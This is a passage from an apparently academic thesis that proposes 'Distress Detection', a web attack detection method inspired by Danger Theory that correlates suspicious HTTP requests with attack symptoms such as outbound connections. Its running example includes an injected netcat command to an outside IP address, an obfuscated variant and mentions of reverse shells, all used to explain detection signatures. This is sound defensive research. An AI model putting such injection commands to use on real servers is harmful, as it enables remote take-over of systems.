From initial experimentation Danger Theory (DT) was shown to be only partially appropriate for web attack detection. Whilst some of its concepts were identified to be counterproductive, an exploration of its signals did not rule out their suitability but rather further exploration avenues are still possible in terms of assigning them different roles. These signal mappings can use concepts from the immunity models reviewed in chapter 3. Furthermore, a number of intrusion detection techniques that were reviewed in chapter 2 were also shown to be able to provide novel attack resilience to a certain extent, and can potentially replace the counterproductive DT concepts. Overall, these experimental findings need to be taken into consideration through additional requirements that a detection method that follows a generic-to-specific information fusion process needs to satisfy (section 5.1). Consequently, this chapter presents a hybrid approach that utilizes both immuno-inspired and intrusion detection techniques, combining the advantages of both domains (section 5.2). This detection method is called Distress Detection (DD) and it aims to provide distress detectors with novel attack resilience and false positive suppression (section 5.3). A distress signature definition method complements DD and provides guidance in choosing the various signatures required when developing distress detectors (section 5.4).

5.1 Requirements for a generic-to-specific information fusion process

The objective at this point is to formulate a generic-to-specific information fusion process for web attack detection with additional requirements that follow from the results of initial experimentation with DT. The requirements set out by the generic-to-specific information fusion process (chapter 3 section 3.4) are:

- *The sensing of generic signs of ongoing web attacks* - Inspired by the externally and internally originating signals that according to DT activate adaptive immune responses, these signs only indicate the presence or absence of attacks rather than identifying them specifically.
- *An information fusion process* - This process is inspired by the correlation of antigens and signals through ingestion of antigens and sensing of signals by innate immunity cells, and their interaction with adaptive immunity cells. In web attack detection, this involves the correlation of attack HTTP requests with the generic signs of ongoing attacks.
- *The identification of the responsible attack HTTP request* - Inspired by the antigen-specific responses of the adaptive immune system, the output of the overall process must be the attack HTTP requests that constitute the specific information related to ongoing attacks.

Additionally, from the experimental findings presented in the previous chapter, the following additional requirements are derived:

- *Danger signals that go beyond system statistics* - Results from the forensic investigation show that there are web attacks for which there may be no danger signals in the form of systems statistics. Discernible danger signals are required which are not restricted in this way.
- *A single type of distress* - From the forensic investigation no pattern emerges for representative signs of ongoing web attacks. This issue is tied to the fact that there doesn't seem to be a single type of distress analogous to tissue damage in the human body. Whilst further investigation may uncover one, within the artificial context of computer systems there is also the possibility of introducing one through a software component that releases danger signals as a consequence of ongoing attacks.

- *The suppression of danger signals produced by benign behavior, either through signals inspired by normal cell death or through some other means* - The forensic investigation also points out that, in the form of system statistics, danger signals are not exclusive to attack behavior. Whilst there exists a possibility of finding exclusive danger signals, requiring them to be exclusive to attacks may be too restrictive if exclusive ones cannot be found. However, this implies that whenever danger signals are produced by benign behavior their effect needs to be suppressed, as otherwise false positives will ensue. In the DCA, this role is assigned to safe signals that mirror the presence of normal cell death, but initial experimentation shows that choosing signals that carry out this functionality effectively may not be trivial. Therefore, an alternative solution may be required.

- *A role for PAMPs (if utilized) that is more faithful to the one suggested by immunity models* - PAMPs complement danger signals. In existing second generation artificial immune systems, PAMPs are chosen in a specific manner to individual attacks. In the immune system PAMPs constitute generic signals of ongoing infections. This role for PAMPs is more compatible with the generic-to-specific information process that requires the sensing of generic, rather than specific signals.

- *An information fusion process that does not rely on antigen sampling or time-based correlation* - The critical examination of DT identified the antigen sampling and time-based correlation concepts to be counterproductive for web attack detection. The first concept is at odds with the provision of efficient detection, whilst the second is a potential source for both false positives and negatives. Time-based correlation is also linked to the DCA's 'innocent bystander effect' and misclassification occurring whenever antigens are not synchronized with their associated input signals.

The next section argues for a hybrid approach to a detection method that conforms to these requirements.

5.2 A hybrid approach

A set of elements that satisfies the requirements set for the generic-to-specific information fusion process is now described. Some of the elements are inspired by

DT concepts whilst others are techniques from the intrusion detection domain. These define a hybrid approach towards a web attack detection method that combines beneficial elements from both domains. Specifically, they are:

- Attack objective-centric detection
- Attack symptoms
- Suspicious HTTP requests
- Dynamic analysis
- Feature-based correlation

5.2.1 Attack objective-centric detection

So far, a single global type of distress for web attacks has not yet been found. However, when restricting the detection scope to those attacks that aim for the same objective (end result of an attack), then the objective itself can provide the single type of distress within that scope, since each successful attack will inevitably end up attaining it. Furthermore, as discussed in chapter 2 (section 2.5.4), digital forensics research suggests that events associated with attack objectives are more predictable than the various pathways that attackers can take in order to achieve their objectives [106]. These predictable events therefore provide the basis for the generic signs of ongoing attacks associated with each such distress type.

5.2.2 Attack symptoms

Attack symptoms are the chosen danger signals for web attacks. They are defined in relation to a specific attack objective that presents the single type of distress. In the immune system, danger signals are endogenous (internally originating) signals that reflect the consequences of necrotic cell death which results from any successful infection by intruding pathogens. In an analogous manner, attack symptoms comprise *any system events that are necessarily associated with the achievement of an attack objective resulting from the processing of attack HTTP requests*. Like danger signals of the immune system, attack symptoms constitute generic signs of ongoing attacks that originate from within the attacked web application host as a result of attack HTTP request processing. Attack symptoms

are not required to be system statistics, rather the presence of a single network or host-level system event indicating that it is associated with the attainment of an attack objective suffices to be considered an attack symptom. In this manner, attack symptoms provide discernible danger signals and the attainment of their relevant attack objective is required to produce them. However, they are not required to be exclusive to ongoing attacks.

5.2.3 Suspicious HTTP requests

Suspicious HTTP requests play the role of PAMPs and are defined in relation to a specific attack objective. Infections in the human body require the intrusion of foreign bodies that express the exogenous (externally originating) PAMPs. In an analogous manner, suspicious HTTP requests comprise *any HTTP request that is associated with features necessary to attain an attack objective.* These features may be associated with the HTTP request content (e.g. a possible exploit string), or expressed as traffic statistics (e.g. an HTTP request forming part of an exceptionally large group of requests all requesting the same resource within a short time span). In the immune system, the presence of PAMPs does not necessarily imply that there is an ongoing infection since benign foreign bodies also express PAMPs. Likewise, the presence of suspicious HTTP requests does not suffice to indicate an ongoing attack, however attack HTTP requests are necessarily suspicious.

The employment of suspicious HTTP requests also sets the basis for suppressing attack symptoms produced by benign behavior. In the scenario of an ongoing attack, the presence of both a suspicious HTTP request(s) and its consequent attack symptom(s) is expected. The causal relation between the two can be used to filter out attack symptoms that are the result of benign behavior. The same argument applies for suspicious benign HTTP requests since they also may be produced by benign behavior.

5.2.4 Dynamic analysis

Monitoring attack symptoms and suspicious HTTP requests requires access to runtime program information provided through dynamic analysis (see chapter 2 section 2.5). Attack symptoms are events that result from the processing of HTTP requests and therefore require the dynamic analysis of web applications. This could be carried out either through the direct monitoring of the executing

web application's state, or by monitoring operating system events associated with the application's execution. Whilst static analysis could suffice in certain cases for detecting suspicious HTTP requests, dynamic analysis would be necessary whenever the features that render them suspicious could be hidden by content obfuscation. This scenario would have the undesirable consequence of suspicious HTTP requests to go unnoticed. Therefore the detection of suspicious HTTP requests may also require the use of dynamic analysis.

5.2.5 Feature-based correlation

At this point, the pending requirements are: the suppression of attack symptoms produced by benign behavior, and an information fusion process that does not rely on antigen sampling or time-based correlation and that results in the identification of the attack HTTP requests. In this regard, the feature-based correlation of suspicious HTTP requests and attack symptoms can satisfy them all. Existing alert correlation systems utilize feature-based correlation in order to aggregate multiple alerts from misuse and anomaly detectors. Their correlation is based on feature similarity links that uncover causal relations between them as well as their association with a successful attack [16,74]. The same approach could be utilized to correlate suspicious HTTP requests with their consequent attack symptoms, as well as correlate them with successful ongoing attacks.

Therefore the feature similarity links are required to indicate that two conditions hold. First, they are required to show that there is a causal relation between the correlated suspicious HTTP requests and attack symptoms. Second, any such correlated suspect/symptom pair for which the first condition holds is also in turn required to be correlated with a successful ongoing attack. The second condition of the feature similarity link is needed to filter out those cases where the processing of a benign suspicious HTTP request also causes attack symptoms. In such cases the suspect/symptom pairs form a causal relation but are not associated with an ongoing attack. Feature-based correlation therefore completely addresses the requirement for suppressing attack symptoms produced by benign behavior, since such attack symptoms may possibly satisfy the first condition but not the second. The requirement for identifying the attack HTTP requests can be satisfied by simply detecting the suspicious HTTP requests forming part of a correlated suspect/symptom pair as an attack.

This feature-based alert correlation process can avoid problems similar to the

Dendritic Cell Algorithm's (DCA) 'innocent bystander effect' since benign HTTP requests monitored simultaneously to attack symptoms are not automatically considered attacks. The antigen-signal synchronization issue is also avoided since correlation is carried out on a feature rather than a time basis. Attack HTTP requests that delay their attack symptoms would still be correlated given that there is a link between their features, no matter the elapsed time. However, as with all alert correlation systems, robustness for such delays depends on the resources available to retain alerts within a correlation window [16, 76]. If due to lack of computational or space resources, the alerts for a suspicious HTTP request and its corresponding attack symptom are not present within the same window, correlation won't happen and the attack will be missed. However, this presents a fundamental limitation for correlation in general.

Figure 5.1 summarizes the proposed approach to a hybrid generic-to-specific information fusion process for detecting web attacks. An externally originating flow of suspicious HTTP requests, and multiple internally originating flows of attack symptoms are fused together through a feature-based correlation process in order to identify which of the suspicious HTTP requests are attacks. This method requires dynamic analysis for monitoring attack symptoms as well as to complement static analysis whenever the features of interest for suspicious HTTP requests could be hidden by content obfuscation. The next section presents the detection method formulated upon the elements just described.

5.3 Distress Detection

Distress Detection (DD) is a method for detecting web attacks, proposed to provide novel web attack resilience whilst suppressing false alerts through the correlation of alerts for suspicious HTTP requests and attack symptoms. Alerts are raised specifically for the attack HTTP requests.

5.3.1 The detection method

The premise of DD is that within the scope of an attack objective, attack HTTP requests are associated with features that are necessary to achieve the attack objective, rendering them suspicious. Their eventual execution must generate system events that are associated with the successful attainment of their objective, called the attack symptoms. The suspicious HTTP request features and



Figure 5.1: A hybrid approach for detecting web attacks through a generic-to-specific information fusion process

attack symptoms only identify suspicious behavior since they may also be associated with benign HTTP requests and their processing. What distinguishes attack HTTP requests from the rest is a similarity link connecting their features with their consequent attack symptoms.

For example, an attack that aims to take over a web server could be launched by an HTTP request containing the content `'hello; nc 72.14.207.99 1025'`, and when it succeeds it will force the target application server to attempt to establish a connection to 72.14.207.99:1025, the attack symptom. Both the HTTP request content and the associated attack symptom are just suspicious, as on their own they could be part of normal application behavior. However, the features of attack HTTP requests and their consequent attack symptoms are expected to have common features that distinguish them from the rest. In this example, the common IP address and port number found both within the suspicious HTTP request and the attack symptom can be used to uncover the attack. Another example is a denial of service attack that floods a web application with multiple requests for a script associated with an expensive computation task. In this case, the suspicious sudden surge in the number of requests for this particular script results in CPU time exhaustion. In this case, the name of the web application script associated with both the sudden additional HTTP requests and the



Figure 5.2: Detecting an attack HTTP request through Distress Detection

processor overload can be used to uncover the attack.

Figure 5.2 shows the steps that lead to the detection of an attack HTTP request in DD:

- First (steps 1-2), the monitored attack HTTP request is recognized as suspicious and its features are recorded.
- Second (steps 3-5), the processing of the attack HTTP request causes attack symptoms. These are host or network-level events associated with the attack's successful attainment of its objective. Features from these events are also recorded.
- Finally (steps 6-7), feature similarity between the suspicious HTTP request and associated attack symptoms triggers an intrusion alert.

In DD, at first the focus is on detecting suspicious behavior. *Suspect signatures* determine which HTTP requests are suspicious, and *symptom signatures* determine which system events constitute attack symptoms. When these signatures are matched, *suspect* and *symptom alerts* are raised respectively. As signatures are chosen not to be exclusive to attacks, these alerts only indicate that suspicious behavior has been detected. In the previously introduced web server take-over example, the suspect signature could be set to match IP address/port number

strings within HTTP request content, whilst the symptom signature could be set to consider as attack symptoms all network connections resulting from the processing of an HTTP request. Therefore, a suspect alert would be raised for every HTTP request containing an IP address/port number pair, whilst all network connections resulting from the processing of an HTTP request would raise a symptom alert.

Both suspect and symptom signatures are rendered resistant to obfuscation by leveraging dynamic analysis. Symptom signatures automatically leverage dynamic analysis by being applied on system events resulting from the processing of HTTP requests. The use of dynamic analysis for suspect signatures, on the other hand, depends on the way they are chosen. For example, the string `'hello; nc 72.14.207.99 1025'` could alternatively be defined as `'hello; nc "chr(55).chr(50).chr(46)...'` in order to obfuscate its content when intended for injection within a PHP application. In this case, the execution or emulation of any shell command-like content could be required in order to derive the de-obfuscated features.

Following the detection of suspicious behavior, a feature-based alert correlation process detects attacks. The process is based on *suspect* and *symptom alert identifiers* that contain the distinctive features derived from the suspicious HTTP requests and attack symptoms respectively. These identifiers are chosen along with a *correlation condition* such that only suspect and their consequent symptom alerts that are associated with an ongoing attack are matched. When such a match occurs, a *distress alert* is raised, specifically identifying the suspicious HTTP request in question as responsible for the attack. Any alerts that are not matched by this process are basically ignored, thus suppressing false alerts. In the web server take-over example, a successful attack HTTP request containing the (possibly de-obfuscated) string `'hello; nc 72.14.207.99 1025'`, will eventually result in a network connection to 72.14.207.99:1025. The IP address/port number pair is the distinctive feature that distinguishes the suspect and symptom alerts from the rest. Therefore this feature may form part of their respective identifiers that the correlation process will match through a correlation condition that states that suspect and symptom alerts having a common IP address/port number string are to be correlated.

Figure 5.3 summarizes the proposed detection method. The potential for novel attack resilience lies on the detection of suspicious behavior generalized at an attack objective level in the form of suspicious HTTP requests and behavior, whose



Figure 5.3: Distress Detection

monitoring makes use of dynamic analysis. The role of false positive suppression is left to the feature-based correlation of alerts for suspicious HTTP requests and attack symptoms, that also specifically identifies the attack HTTP requests. The correlation process presents the limitation of this method, requiring suspect alerts to be retained until their corresponding symptom alerts are raised, as otherwise the attacks will be missed.

5.3.2 Distress detectors

The DD method is intended to underpin the development of effective web attack detectors that aim to leverage the method's novel attack resilience and false positive suppression. These attack detectors are called distress detectors, and are characterized by their novel approach based on the correlation of suspect and symptom alerts in order to detect attack HTTP requests. The detection scope of individual detectors is defined by an attack objective with respect to which suspect and symptom signatures, alert identifiers and their correlation conditions are defined. Collectively these are called distress signatures and specify the requirements for every developed distress detector. Table 5.1 summarizes them.

Distress detectors consist of five main components. As shown by figure 5.4, system behavior is monitored through suspect and symptom probes. *Suspect probes* monitor incoming HTTP requests whilst *symptom probes* monitor all

Table 5.1: Distress signatures that need to be defined for every distress detector

Distress signatures	
Attack objective	Defines the detection scope of the detector. All attacks having this objective as their end result fall within the detector's scope.
Suspect signatures	Signatures defining the HTTP request features necessary to attain the objective.
Symptom signatures	Signatures defining the system events associated with the successful attainment of the objective.
Suspect alert identifiers	Distinctive features of suspicious HTTP requests that guide the alert correlation process to relate them with their consequent attack symptoms as well as with ongoing attacks.
Symptom alert identifiers	Distinctive features of attack symptoms that guide the alert correlation process to relate them to the suspicious HTTP requests that cause them as well as with ongoing attacks.
Correlation conditions	Feature similarity links that only hold for attack HTTP requests and their consequent attack symptoms. They define the conditions under which suspect and symptom alert identifier pairs imply that their corresponding alerts are part of a causal relation and that are also associated with an ongoing attack.

network/host-level events that could be attack symptoms. *Suspect and symptom alerters* based on suspect and symptom signatures recognize suspicious HTTP requests and attack symptoms from the monitored system behavior made available by the probes. Their recognition results in suspect and symptom alerts respectively. Alert identifiers are used by the *attack request detector* that implements the alert correlation process. This process raises a distress alert whenever a correlated pair is identified. The requirements for the development of each component are defined by their corresponding distress signatures. The next section presents a method that guides their selection.

5.4 A distress signature definition method

This distress signature definition method complements DD. It assists in the identification of the attack objectives that define the detection scope for distress detectors, for which the relevant signatures are then chosen. The attack objectives identification steps are based on a threat (potential attack) analysis of the



Figure 5.4: Distress detector components

web application requiring protection. First, the main application components are listed and a number of threats that exploit them are identified through expert knowledge of attacks. Then, broad attack objectives are defined by grouping the objectives of these threats.

For each broad attack objective, the signature selection steps are carried out to provide the distress signatures. Their selection revolves around the definition of a distress heuristic that captures the necessary actions for attaining the attack objective. Symptom signatures are based on the observable system events of these actions, suspect signatures are based on the pre-requisite HTTP request features, whilst their distinctive features provide the suspect and symptom alert identifiers upon which correlation conditions are defined.

5.4.1 Attack objectives identification steps

Attack objectives are identified through a threat analysis exercise taken from the Microsoft Secure Development Life-cycle (SDL), identifying ways in which the protected web application could be abused [148]. The exercise identifies threats targeting specific web application components. They follow a well established threat categorization in computer security - spoofing, tampering, repudiation, information disclosure, denial of service and elevation of privilege (STRIDE) [7].

Table 5.2: Applicable threat category-DFD element type pairs used in the Secure Development Life-cycle [148]

DFD Element Type[1]	S	T	R	I	D	E
External Entity	x		x			
Data Flow		x		x	x	
Data Store		x	†	x	x	
Process	x	x	x	x	x	x

The original threat analysis exercise is adapted for the identification of attack objectives against web applications through the following steps:

1. Identify the web application components
2. Produce a prioritized list of component-threat category pairs
3. Identify broad attack objectives

Web application components are identified through a first-level data flow diagram (DFD) of the web application and are then associated with the relevant threat categories. For example, application external entities are only associated with the spoofing and repudiation threat categories (as shown in table 5.2). In case the 'web process' and the 'web store' are identified as two application components, representing the functions that handle HTTP requests and the web-path respectively, 'tampering with the web process' and 'information disclosure from the web store' would be two applicable component-threat category pairs as indicated by table 5.2. Only those pairs that are deemed a concern for the security of the application are kept. Risk analysis should always be used to prioritize them in a list. As explained in the Microsoft SDL, this a context-dependent exercise. Risk is frequently calculated as *Risk = Chance of attack × Damage Potential*.

For each component-threat category pair, a list of attack objectives is first drawn by identifying the possible end results of threats that fall within each pair. In the case of the aforementioned 'tampering with the web process' component-threat pair, example objectives are: 'reverse shell spawning', 'installation of a web-based backdoor', and 'further penetration into private network segments', where in all cases the code executed by the web server is targeted by attacks that tamper with it. This exercise requires expert knowledge, provided by web hacking

[1]S-Spoofing, T-Tampering, R-Repudiation, I-Information disclosure, D-Denial of service, E-Elevation of privilege, †-only applicable for audit log stores.



Figure 5.5: The signature selection steps for each attack objective

incident and honeypot reports. Whilst these specific attack objectives could all be valid detection scopes, broader attack objectives would provide ones with further generalization. Broad attack objectives can be defined by listing multiple threats and grouping their attack objectives into a higher level one. In the running example, the three attack objectives can be grouped into the 'remote take-over' objective, representing all attacks that enable an attacker to gain control of the server hosting the web application.

5.4.2 Signature selection steps

For each attack objective, the signature selection steps shown in figure 5.5 are carried out.

Distress heuristic definition - This step paves the way to symptom and suspect signature selection. It builds upon the specific attack objectives that are grouped into the broad attack objective during the previous steps, defining the distress heuristic as the common necessary actions for their attainment. In the case of the 'remote take-over' attack objective the distress heuristic is 'to establish a network connection to an attacker controlled machine'. This heuristic captures the necessary actions common to attaining 'reverse shell spawning', 'installation of a web-based backdoor' and 'further penetration into private network segments'.

Symptom signatures definition - This step translates the distress heuristic

into symptom signatures by identifying the observable system events associated with it. For example, the establishment of a network connection to an attacker controlled machine can be observed through 'network connection established by the web server' event. This event is therefore expected to be associated with attacks that achieve the 'remote take-over' objective. Due to its generality, this symptom signature could also match benign web server activity, such as the establishment of a connection to a back-end database server by the application. However, this is not a problem since attack symptoms are not required to be exclusive to attacks.

Suspect signatures definition - Suspect signatures are identified by backtracking from the attack symptoms identified by the chosen symptom signatures, to those HTTP request features that are necessary to produce them. In a 'remote take-over', it is expected that any attack HTTP request that would lead eventually to the opening of a network connection would require prior injection of code that sets up the connection. Thus, any HTTP request that contains valid executable content is considered suspicious, with the associated suspect signature being 'executable content within the HTTP request'. As with symptom signatures, suspect signatures are not required to be exclusive to attacks. In this case, for example, executable content could also be found in the form of a script snippet that is included within an online forum post. Furthermore, since most bytes can be parsed as valid machine code instructions, HTTP requests containing non-executable media could also be recognized as executable.

Correlation method definition - The correlation method specifies which suspect-symptom alert pairs are to be considered related and also associated with an ongoing attack. This method requires a choice of alert identifiers and associated correlation conditions so as to provide feature similarity links that only hold for attack HTTP requests and their consequent symptoms, distinguishing them from alerts raised for suspicious but benign behavior. Given that these alerts would be associated with an ongoing attack that links them together, it is expected that a distinctive feature that distinguishes them from the rest can be identified. This feature is then used to define the alert identifiers and the correlation conditions.

In the 'remote take-over' example, a candidate distinctive feature is the IP address string. This string is expected to be found both within the executable content of the suspicious HTTP request and is also associated with the resulting attack symptom of an ongoing attack. For example, an attack request that spawns a reverse shell to the IP address 72.14.207.99 is expected to both contain

this string as part of the executable content, as well as eventually forcing the compromised web application to establish a connection with the exact same address. This string is also expected to correlate only suspect/symptom alert pairs that are also associated with an ongoing attack, since it is improbable that a benign suspicious HTTP request containing executable content also contains the IP address associated with network connection events set up by normal or attack behavior. Therefore, the chosen suspect and symptom alert identifiers in this example are: 'executable content' and 'network connection remote IP address'. The correlation condition can therefore be set as 'remote IP address is contained within the executable content'.

This step completes the selection of the distress signatures. The chosen signatures define the requirements for the five main components of the eventual distress detector.

5.5 Summary

This chapter presented Distress Detection (DD), a web attack detection method aiming to provide novel attack resilience whilst suppressing false alerts. This method is formulated as a generic-to-specific information fusion process inspired from Danger Theory (DT). Its realization takes a hybrid approach, leveraging both immune system inspiration as well as existing intrusion detection techniques. The generic signs of an ongoing attack are set as suspicious HTTP requests and attack symptoms which are defined in relation to a specific attack objective, and require the use of dynamic analysis for their monitoring. These are inspired by PAMPs and danger signals respectively from the human immune system and are responsible for the provision of novel attack resilience.

The information fusion process is carried out through feature-based alert correlation, that correlates suspicious HTTP requests with attack symptoms that form a causal relation and are also associated with an ongoing attack. This process is responsible for both suppressing false alerts as well as identifying the responsible attack HTTP requests. The feature-based approach avoids problems similar to the DCA's 'innocent bystander effect', and is also robust towards delayed attack symptoms. However, this robustness is still limited to the size of the window used by the alert correlation process.

Detectors that are based on this method are called distress detectors, each associated with an attack objective that defines its detection scope. They take a

novel approach to web attack detection by correlating alerts for suspicious HTTP requests and attack symptoms in order to identify attack HTTP requests. The starting point for the development of distress detectors is to identify the attack objective that defines their detection scope and to select the distress signatures for it. A method for their definition is also provided. The next chapter demonstrates the feasibility of this detection method through the development of three distress detectors.

Chapter 6

Distress Detector Development

Having proposed Distress Detection (DD) as a detection method for web attacks that aims to provide novel attack resilience and false positive suppression, its feasibility is demonstrated in this chapter through the development of three distress detectors. Their detection scope covers attack objectives that pose a threat to any web application. These attack objectives are identified by using the methodology presented in the previous chapter (section 6.1). For each detector, first the distress signatures are chosen, followed by a description of the salient points of its implementation (sections 6.2 - 6.4).

6.1 Attack objectives

The first step of the signature definition method consists of identifying the relevant attack objectives for the web application in question. In this case, a generic architecture for web applications specifically intended to support threat modeling is used [149]. The outcome is a list of attack objectives for web applications in general.

6.1.1 Web application components

The data flow diagram (DFD) of a generic web application architecture (figure 6.1) identifies a number of components expected to be part of any such application. The *Web Process* represents all presentation and business logic executing

processes commonly found in the form of web daemons or fully-fledged web application servers. The *Web Repository* consists of all the web application resources found in the web-path and that are externally accessible via Uniform Resource Locator's (URL). The *HTTP Request and Response* data flows represent end-user input and web process output both conforming to the HTTP protocol. The *Web Repository and Back-End inputs and outputs* are the remaining data flows, providing the web application with access to the web-path resources and back-end services respectively.

